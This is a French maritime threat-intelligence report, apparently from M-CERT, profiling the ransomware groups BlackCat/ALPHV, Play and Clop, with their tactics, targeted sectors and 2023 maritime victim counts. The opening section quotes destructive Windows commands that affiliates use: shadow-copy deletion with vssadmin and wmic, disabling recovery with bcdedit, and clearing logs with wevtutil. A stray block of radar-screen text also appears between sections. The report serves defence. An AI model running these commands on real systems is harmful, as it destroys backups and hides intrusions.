
Après avoir obtenu l'accès, les affiliés utilisent souvent un mélange de scripts PowerShell et de Cobalt Strike pour désactiver les fonctionnalités de sécurité, désinstaller les applications antivirus et compromettre les comptes Active Directory. Ils déploient des objets de stratégie de groupe (GPO) malveillants à l'aide du Planificateur de tâches Windows et utilisent divers scripts PowerShell tels que `start.bat`, `est.bat` et `run.bat` pour différentes étapes de l'attaque. Ils peuvent également exécuter des commandes sur un réseau compromis à l'aide de `cmd.exe`, rediriger l'accès au système de fichiers vers un emplacement différent après avoir accédé aux réseaux compromis en utilisant des commandes Windows telles que `fsutil behavior set SymLinkEvaluation R2L:1`, et effacer les journaux d'événements Windows en utilisant `wevtutil.exe`. Ils suppriment également parfois les copies d'ombre à l'aide de `vssadmin.exe delete shadows /all /quiet` et `wmic.exe Shadowcopy Delete`, tout en modifiant le chargeur de démarrage avec `bcdedit /set {default} recoveryenabled No`.

• Mouvement latéral et exfiltration

Pour le déplacement latéral, ils privilégient souvent l'utilisation de PsExec pour la propagation et l'exécution sur des systèmes distants, ainsi que des applications de contrôle à distance comme RDP et MobaXterm pour la traversée de réseau. L'exfiltration est réalisée à l'aide d'outils tels que ExMatter, 7-Zip, Rclone, MEGASync ou WinSCP. FreeFileSync est utilisé comme un outil pour voler des informations avant l'exécution effective du rançongiciel. Il peut se répliquer sur des serveurs connectés via psexec et découvrir les partages réseau sur les réseaux compromis.

• Infrastructure de commande et de contrôle

Le rançongiciel établit une communication avec son serveur C2 en utilisant un script PowerShell encodé en Base64 avec un beacon SMB Cobalt Strike intégré, et utilise des tubes nommés tels que `._78` et `._9c` à cette fin. Il peut obtenir le nom de l'ordinateur et l'UUID, énumérer les lecteurs locaux, utiliser `wmic.exe` pour supprimer les copies d'ombre sur les réseaux compromis, ajouter la clé de registre suivante pour maintenir la persistance : `HKEY_LOCAL_MACHINE`, et arrêter les VM sur les réseaux compromis.



N OF S1W

R VECTORS 6.00 MIN
OFF

EBL 1	OFF
VRM 1	OFF
EBL 2	OFF
VRM 2	OFF

NO ALARMS

TARGET --

RANGE	-- NM
T BRG	-- °
CPA	-- NM
TCPA	-- MIN
CSE	-- °
STW	-- KT
BCR	-- NM
BCT	-- MIN

OWN POSITION (GPS)

LAT 48° 21.322 N

LON 004° 31.685 W

UTC 06:19:30 W84

CURSOR POSITION

RANGE	1.50 NM
T BRG	81.26°
LAT	48° 21.55 N
LON	004° 29.44 W

CENTRE

L-Acquire/Select target R-Cancel

AIS OFF

MAN

AFC



BLACKCAT / ALPHV

BlackCat est une famille de rançongiciels écrits en Rust, développés par le groupe cybercriminel ALPHV. BlackCat apparaît en novembre 2021 et opère suivant un modèle de rançongiciel en tant que service : les développeurs proposent leur logiciel à des affiliés en échange d'un pourcentage de la rançon extorquée. Le groupe est également connu pour son utilisation de la triple extorsion.

Cette technique consiste :

- à chiffrer le système d'information de la victime,
- à exposer les données exfiltrées,
- à menacer de lancer des attaques par déni de service (DDoS) sur l'infrastructure des victimes.¹


Ses tactiques ont fait de BlackCat une menace cybercriminelle majeure.

Le groupe cible des centaines d'organisations à travers le monde, dont Reddit en 2023. Depuis sa création, il s'agit de l'un des rançongiciels les plus actifs. BlackCat cible les organisations de divers secteurs, notamment la construction, la vente au détail, la fabrication, la technologie, l'énergie et la finance. Il est également connu pour ses attaques d'entités gouvernementales.¹


En décembre 2023, le FBI annonce avoir fait fermer un site internet lié au groupe. Par ailleurs un outil de déchiffrement a été développé et est proposé aux victimes. Le groupe, quant à lui, revendique avoir déjà remis en ligne une nouvelle plateforme.²

En septembre 2022, des chercheurs ont noté l'utilisation par BlackCat d'une version améliorée de l'outil d'exfiltration de données ExMatter et d'Eamfo, un logiciel malveillant conçu pour voler les informations d'identification stockées par le logiciel de sauvegarde Veeam. Le même mois, un rapport indiquait que BlackCat utilisait le botnet Emotet pour déployer sa charge utile.

À la fin de l'année 2023, le groupe utilise le malvertising, et notamment Google Ads pour déployer son maliciel.³




Activité globale du groupe ALPHV (source : M-CERT)




Répartition géographique* des victimes du secteur maritime de BlackCat / ALPHV (source : M-CERT)


*Les pays sont identifiés par leur codification ALPHA-2 issue de la norme ISO 3166-1:2020. Ils sont consultables sur <https://www.iso.org/obp/ui/fr/#search>.

TIMELINE






+ Secteurs d'activité ciblés par BlackCat / ALPHV (source : M-CERT)



+ Activité du groupe ALPHV concernant le secteur maritime (source : M-CERT)

492


attaques revendiquées en 2023, dont 17 prenant pour cibles des acteurs du monde maritime ou portuaire.



+ Secteurs d'activité ciblés par BlackCat / ALPHV (source : M-CERT)

Références

1. "Ransomware spotlight: BlackCat - Security News" <https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-blackcat>
2. "Les hackers de blackcat jouent au chat et la souris avec le fbi et europol," <https://www.numerama.com/cyberguerre/1591516-les-hackers-de-blackcat-jouent-au-chat-et-la-souris-avec-le-fbi-et-europol.html>
3. "ALPHV/blackcat ransomware gang targets businesses via google ads," <https://www.infosecurity-magazine.com/news/alphvblackcat-targets-businesses/>




PLAY

Play (également Play Ransomware ou PlayCrypt) est un groupe de pirates informatiques responsable d'attaques contre des entreprises et des institutions gouvernementales. Le groupe a émergé en 2022 et a attaqué des cibles aux États-Unis, au Brésil en Argentine, en Allemagne en Belgique et en Suisse.¹

Le groupe Play est soupçonné d'avoir des liens avec la Russie, puisque les techniques de chiffrement utilisées sont similaires à celles utilisées par d'autres groupes de ransomwares liés à la Russie, tels que **Hive** et **Nokoyawa**.

Le nom « Play » vient de l'extension de fichier « .play » mise en place sur les noms des fichiers une fois chiffrés.




+ Activité globale du groupe Play (source : M-CERT)



Références

"Play ransomware group used new exploitation method in rackspace attack," <https://www.securityweek.com/play-ransomware-group-used-new-exploitationmethod-rackspace-attack/>




+ Répartition géographique des victimes du secteur maritime de Play (source : M-CERT)


*Les pays sont identifiés par leur codification ALPHA-2 issue de la norme ISO 3166-1:2020. Ils sont consultables sur <https://www.iso.org/obp/ui/fr/#search>.

TIMELINE






+ Secteurs d'activité ciblés par Play (source : M-CERT)




+ Activité du groupe Play concernant le secteur maritime (source : M-CERT)



+ Secteurs d'activité ciblés par Play (source : M-CERT)

311

attaques revendiquées en 2023, dont 16 prenant pour cibles des acteurs du monde maritime ou portuaire.



CLOP


Clop est un groupe cybercriminel russophone, célèbre pour avoir compromis de grandes organisations à travers le monde en utilisant des techniques d'extorsion à plusieurs niveaux. Les estimations du cumul des rançons extorquées s'élèvent à 500 millions USD en novembre 2021.¹

Clop évite d'attaquer les organisations basées dans les anciens pays soviétiques ou utilisant la langue russe.


En 2023, Clop s'est orienté vers une tactique d'extorsion pure avec des « rançongiciels sans chiffrement » : les données ne sont plus chiffrées, mais elles sont extraites et le groupe menace de les rendre publiques si la rançon n'est pas payée. Cette technique permet a priori de générer des profits plus importants.²

Clop met en oeuvre d'importantes campagnes d'hameçonnage. Les e-mails contiennent en général des pièces jointes au format HTML, qui redirigent les destinataires vers un document avec macros utilisé pour installer un chargeur nommé « Get2 ». Ce chargeur facilite le téléchargement d'autres outils tels que SDBOT, FlawedAmmyy et Cobalt Strike. Une fois implanté dans le système cible, le gang procède à la reconnaissance, au déplacement latéral et à l'exfiltration des données avant de déployer son rançongiciel. Plus récemment, il a été signalé que Clop utilisait le logiciel malveillant TrueBot pour accéder aux réseaux ciblés.³

Clop cible particulièrement les contrôleurs de domaine de type *Active Directory* avant l'infection par rançongiciel. Cela permet au maliciel de persister au sein des réseaux de la cible même après les actions d'éradication.



+ Activité globale du groupe CLOP (source : M-CERT)



+ Répartition géographique des victimes du secteur maritime de CLOP (source : M-CERT)

*Les pays sont identifiés par leur codification ALPHA-2 issue de la norme ISO 3166-1:2020. Ils sont consultables sur <https://www.iso.org/obp/ui/fr/#search>.

Références

- ¹ "Ransomware spotlight: Clop - security news," <https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-clop>
- ² "Encryption-less ransomware: Warning issued over emerging attack method for threat actors," <https://www.itpro.com/security/ransomware/encryption-less-ransomware-warning-issued-over-emerging-attack-method-for-threat-actors>
- ³ "Clop ransomware uses truebot malware for access to networks," <https://www.bleepingcomputer.com/news/security/clop-ransomware-uses-truebot-malware-for-access-to-networks/>

TIMELINE

17/03/2023

RED
Ress. mar. / fluv.

23/03/2023


RED
Serv. aux ind.

23/04/2023


RED
Serv. à la
march.

23/03/2023


RED
Constr. /
Maint. nav.



+ Secteurs d'activité ciblés par CLOP (source : M-CERT)



